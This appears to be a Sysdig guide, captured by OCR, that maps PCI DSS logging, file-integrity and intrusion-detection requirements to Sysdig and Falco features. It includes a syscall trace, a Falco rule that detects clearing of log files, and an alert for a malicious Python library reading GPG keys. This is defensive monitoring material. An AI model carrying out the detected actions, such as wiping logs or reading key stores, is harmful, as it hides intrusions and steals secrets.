
Record at least the following audit trail entries for all system components for each event:

- 10.3.1 User identification
- 10.3.2 Type of event
- 10.3.3 Date and time
- 10.3.4 Success or failure indication
- 10.3.5 Origination of event

Guidelines

By recording these details for the auditable events at 10.2, a potential compromise can be quickly identified, and with sufficient detail to know who, what, where, when and how.

How Sysdig Helps



Sysdig Filter: evt.rawtime >= 1580834221102419903 and evt.rawtime < 1580834225211997011 and (evt.type != switch)

```
16:37:01.587701359 1 host (host) exe (1845845:1845845) < close res=0
16:37:01.587710064 1 host (host) exe (1845845:1845845) > openat
16:37:01.587716202 1 host (host) exe (1845845:1845845) < openat fd=4(<f>/lib64/libc.so.6) dirfd=-100(AT_FDCWD) name=/lib6
16:37:01.587718742 1 host (host) exe (1845845:1845845) > read fd=4(<f>/lib64/libc.so.6) size=832
16:37:01.587721431 1 host (host) exe (1845845:1845845) < read res=832 data=.ELF..............>.............@.......PV....
16:37:01.587771379 1 host (host) exe (1845845:1845845) > close fd=4(<f>/lib64/libc.so.6)
16:37:01.587773759 1 host (host) exe (1845845:1845845) < close res=0
16:37:01.588862788 1 host (host) runc (1845834:1845834) < read res=0 data=
16:37:01.588868037 1 host (host) runc (1845834:1845834) > close fd=7(<p>)
16:37:01.588870556 1 host (host) runc (1845834:1845834) < close res=0
16:37:01.588903275 1 host (host) runc (1845834:1845834) > close fd=5(<u>)
16:37:01.588906115 1 host (host) runc (1845834:1845834) < close res=0
16:37:01.588945148 1 host (host) runc (1845834:1845834) > write fd=6(<u>) size=160
16:37:01.588957056 1 host (host) runc (1845834:1845834) < write res=160 data=....0.............j....w..jipc:/proc/88561/
16:37:01.588971831 1 host (host) runc (1845846:1845846) < clone res=0 exe=runc args=--root./var/run/docker/runtime-runc/m
16:37:01.599198851 0 host (host) kubelet (1423:1423) > write fd=15(<u>) size=135
16:37:01.599217872 0 host (host) kubelet (1423:1423) < write res=135 data=.......?..........m....?.....h.@22fc8bf8883241
16:37:01.599244073 0 host (host) kubelet (1423:1423) > read fd=16(<u>/var/run/dockershim.sock) size=32768
16:37:01.599257503 0 host (host) kubelet (1423:1423) < read res=135 data=.......?..........m....?.....h.@22fc8bf88832410
16:37:01.599321317 0 host (host) kubelet (1423:1423) > read fd=16(<u>/var/run/dockershim.sock) size=32768
16:37:01.599323483 0 host (host) kubelet (1423:1423) < read res=-11(EAGAIN) data=
16:37:01.599646823 0 host (host) kubelet (1423:1423) > write fd=5(<u>) size=150
16:37:01.599664475 0 host (host) kubelet (1423:1423) < write res=150 data=GET /v1.38/containers/22fc8bf88832410003eae8d29
```


Every user event has a full timestamp, down to the syscall level of everything that occurred.

10.5.5 Logs can not be changed

Requirement Description
Use file-integrity monitoring or change-detection software on logs to ensure that existing log data cannot be changed without generating alerts (although new data being added should not cause an alert).

Guidelines
File-integrity monitoring or change-detection systems check for changes to critical files, and notify when such changes are noted. For file-integrity monitoring purposes, an entity usually monitors files that don't regularly change, but when changed, indicate a possible compromise.

How Sysdig Helps
All file activity can be easily monitored and all I/O activity can also be inspected with advanced Falco rules.



Rule Type: File System Rule

Name: Detect writes to /etc binary directory

Description: Policy rule to detect writing to /etc directory that should only contain unaltered binary files

Read/Write operations: ○ If Matching ● If Not Matching

/etc

Read Operations: ● If Matching ○ If Not Matching

e.g., shell, mysqld

Tags: PCI ×

A Falco rule to detect modifying logs.


```
- list: log_directories
  items: [/var/log, /dev/log]
- list: log_files
  items: [syslog, auth.log, secure, kern.log, cron, user.log, dpkg.log, last.log, yum.log, access_log, mysql.log, mysqld.log]
- macro: access_log_files
  condition: (fd.directory in (log_directories) or fd.filename in (log_files))
# a placeholder for whitelist log files that could be cleared. Recommend the macro as (fd.name startswith "/var/log/app1*")
- macro: allowed_clear_log_files
  condition: (never_true)
- macro: trusted_logging_images
  condition: (container.image.repository endswith "splunk/fluentd-hec" or
              container.image.repository endswith "fluent/fluentd-kubernetes-daemonset")
- rule: Clear Log Activities
  desc: Detect clearing of critical log files
  condition: >
    open_write and
    access_log_files and
    evt.arg.flags contains "O_TRUNC" and
    not trusted_logging_images and

    not allowed_clear_log_files

  output: >

    Log files were tampered
    (user=%user.name command=%proc.cmdline file=%fd.name container_id=%container.id
    image=%container.image.repository)

  priority: WARNING

  tags: [file, mitre_defense_evasion, PCI, PCI_DSS_10.5.5]
```

10.6.1 Daily review of all security events

Requirement Description
Review the following at least daily - All security events.

Guidelines
Daily review of security events—for example, notifications or alerts that identify suspicious or anomalous activities—as well as logs from critical system components, and logs from systems that perform security functions, such as firewalls, IDS/IPS, file-integrity monitoring (FIM) systems, etc. is necessary to identify potential issues. Note that the determination of “security event” will vary for each organization and may include consideration for the type of technology, location and function of the device. Organizations may also wish to maintain a baseline of “normal” traffic to help identify anomalous behavior.

How Sysdig Helps
Sysdig has multiple summaries that analysts can view to get an at-a-glance view of all the events that have happened in their systems.



Policy Events

Browse By **Hosts & Containers (...**

Entire infrastructure

Entire infrastructure	
42:01:0a:80:00:0a	46
42:01:0a:80:0f:d8	6
42:01:0a:80:0f:d9	81
42:01:0a:80:0f:dc	0
42:01:0a:80:0f:e5	17
42:01:0a:80:0f:e6	30
42:01:0a:80:0f:e7	23

Fa **Terminal shell in container**
42:01:0a:80:0f:d9 › 1c24c3c691ba

About an hour

16 Fi Multiple directories/files opened for write operations
3 entities involved

About 20 minutes

9 Fi Multiple directories/files opened for write operations
3 entities involved

About 30 minutes

8 Fa **Inadvised Container Activity** , **Launch Privileged Container**
4 entities involved

About 20 minutes

5 Fi Multiple directories/files opened for write operations
42:01:0a:80:0f:d9 › 1c24c3c691ba

4 Fa 2 policies triggered: **Suspicious Filesystem Changes** , **Suspicious Container Activity**
42:01:0a:80:0f:d9 › 1c24c3c691ba

About 30 minutes

2 Fa 2 policies triggered: **Suspicious Filesystem Changes** , **Suspicious Container Activity**
42:01:0a:80:0f:d9 › 1c24c3c691ba

About 5 hours

47 Fa 3 policies triggered: **Suspicious Network Activity** , **Suspicious Filesystem Changes.** , **Suspicious Container Activity**
42:01:0a:80:0f:d9 › 1c24c3c691ba

About 30 minutes

2 Fa **Suspicious Filesystem Changes** , **Suspicious Filesystem Changes.**
42:01:0a:80:0f:d9 › 1c24c3c691ba

Fa **Suspicious Container Activity**
42:01:0a:80:0f:d9 › 1c24c3c691ba

LIVE: 2/3 6:48:50 PM - 2/4 6:48:50 PM (1 D) ▲ 10 M 30 M 1 H 6 H **1 D** 3 D

The Sysdig event overview dashboard shows all the events that occured over the past day from a severity, host, container and service perspective.

Requirement 11:
Regularly test security systems and processes.

Vulnerabilities are being discovered continually by malicious individuals and researchers, and being introduced by new software. System components, processes and custom software should be tested frequently to ensure security controls continue to reflect a changing environment.


11.4. Network intrusion detection/prevention to monitor traffic

Requirement Description
Use network intrusion detection systems and/or intrusion prevention systems to monitor all traffic in the cardholder data environment, and alert personnel to suspected compromises.

Guidelines
Use intrusion-detection and/or intrusion-prevention techniques to detect and/or prevent intrusions into the network. Monitor all traffic at the perimeter of the cardholder data environment as well as at critical points in the cardholder data environment, and alert personnel to suspected compromises. Keep all intrusion-detection and prevention engines, baselines and signatures up to date.

How Sysdig Helps
All network activity can be easily monitored and inspected with advanced Falco rules, as we have described in previous sections.

Also, Secure network policy rules can be created to allow or deny connections based on protocol (TCP or UDP), port and direction (inbound or outbound).



Rule Type	Network Rule
Name	Allow inbound HTTPS connection
Description	Allow inbound TCP connections using port 443
Inbound Connection	● Allow ○ Deny
Outbound Connection	○ Allow ● Deny
TCP	● If Matching ○ If Not Matching
	443
UDP	● If Matching ○ If Not Matching
	Port numbers...
Tags	PCI ×

11.5.1. Respond to alerts of change detection

Requirement Description


Implement a process to respond to any alerts generated by the change detection solution.

Guidelines

Deploy a change-detection mechanism (for example, file-integrity monitoring tools) to alert personnel to unauthorized modification (including changes, additions and deletions) of critical system files, configuration files or content files; also, configure the software to perform critical file comparisons at least weekly.

How Sysdig Helps

All process, file, network, container and system call activity can be easily monitored and subsequently, an alert notification can be generated.



Runtime Policies > Send notification on interactive shell in production

Name: Send notification on interactive shell in production

Description: Send a notification to all channels to acknowledge an interactive shell in production containers

Enabled: ●

Severity: High

Scope: Custom Scope

kubernetes.cluster.name | in | production × | AND ×

Select a label

Rules

Name	Published By	
Terminal shell in container	Sysdig 0.6.1	OR
System user interactive	Sysdig 0.6.1	OR

Actions


Containers: ● Nothing(notify only) ○ Stop ○ Pause

Capture: ○

Notification Channels: Select notification channel...

- Email Channel (vicente.herrera@sysdig.com) ×
- PD Sysdig notifications ×
- Slack Sysdig Notifications ×
- Sysdig notifications ×
- VO Sysdig Channel ×
- WH Sysdig Channel ×
- Sysdig-OpsGenie ×

All policy events have actions with notification channels to alert of events detection.



Malicious Python library jeilyfish activities prevention triggered at 12/12/2019 08:59 AM UTC

Sysdig Notifications notifications@sysdig.com via amazonses.com Thu, Dec 12, 2019, 10:00 AM

to me

Policy event triggered at 12/12/2019 08:59 AM UTC .

Policy	Malicious Python library jeilyfish activities prevention Prevent runtime activities from jeilyfish malicious Python library
	Triggered at 12/12/2019 08:58:47.537 AM UTC
Severity	High
Scope	Host Name: Debian101 Container Name: laradock_php-fpm_1
Actions	Capture recorded Container stopped
Details	GPG key read by non-gpg program (user=root command=ls file=/root/.gnupg parent=bash

Policy event email notification example.

Find out how the Sysdig Secure DevOps Platform can help you and your teams confidently run cloud-native apps in production. Contact us for additional details about the platform, or to arrange a personalized demo.

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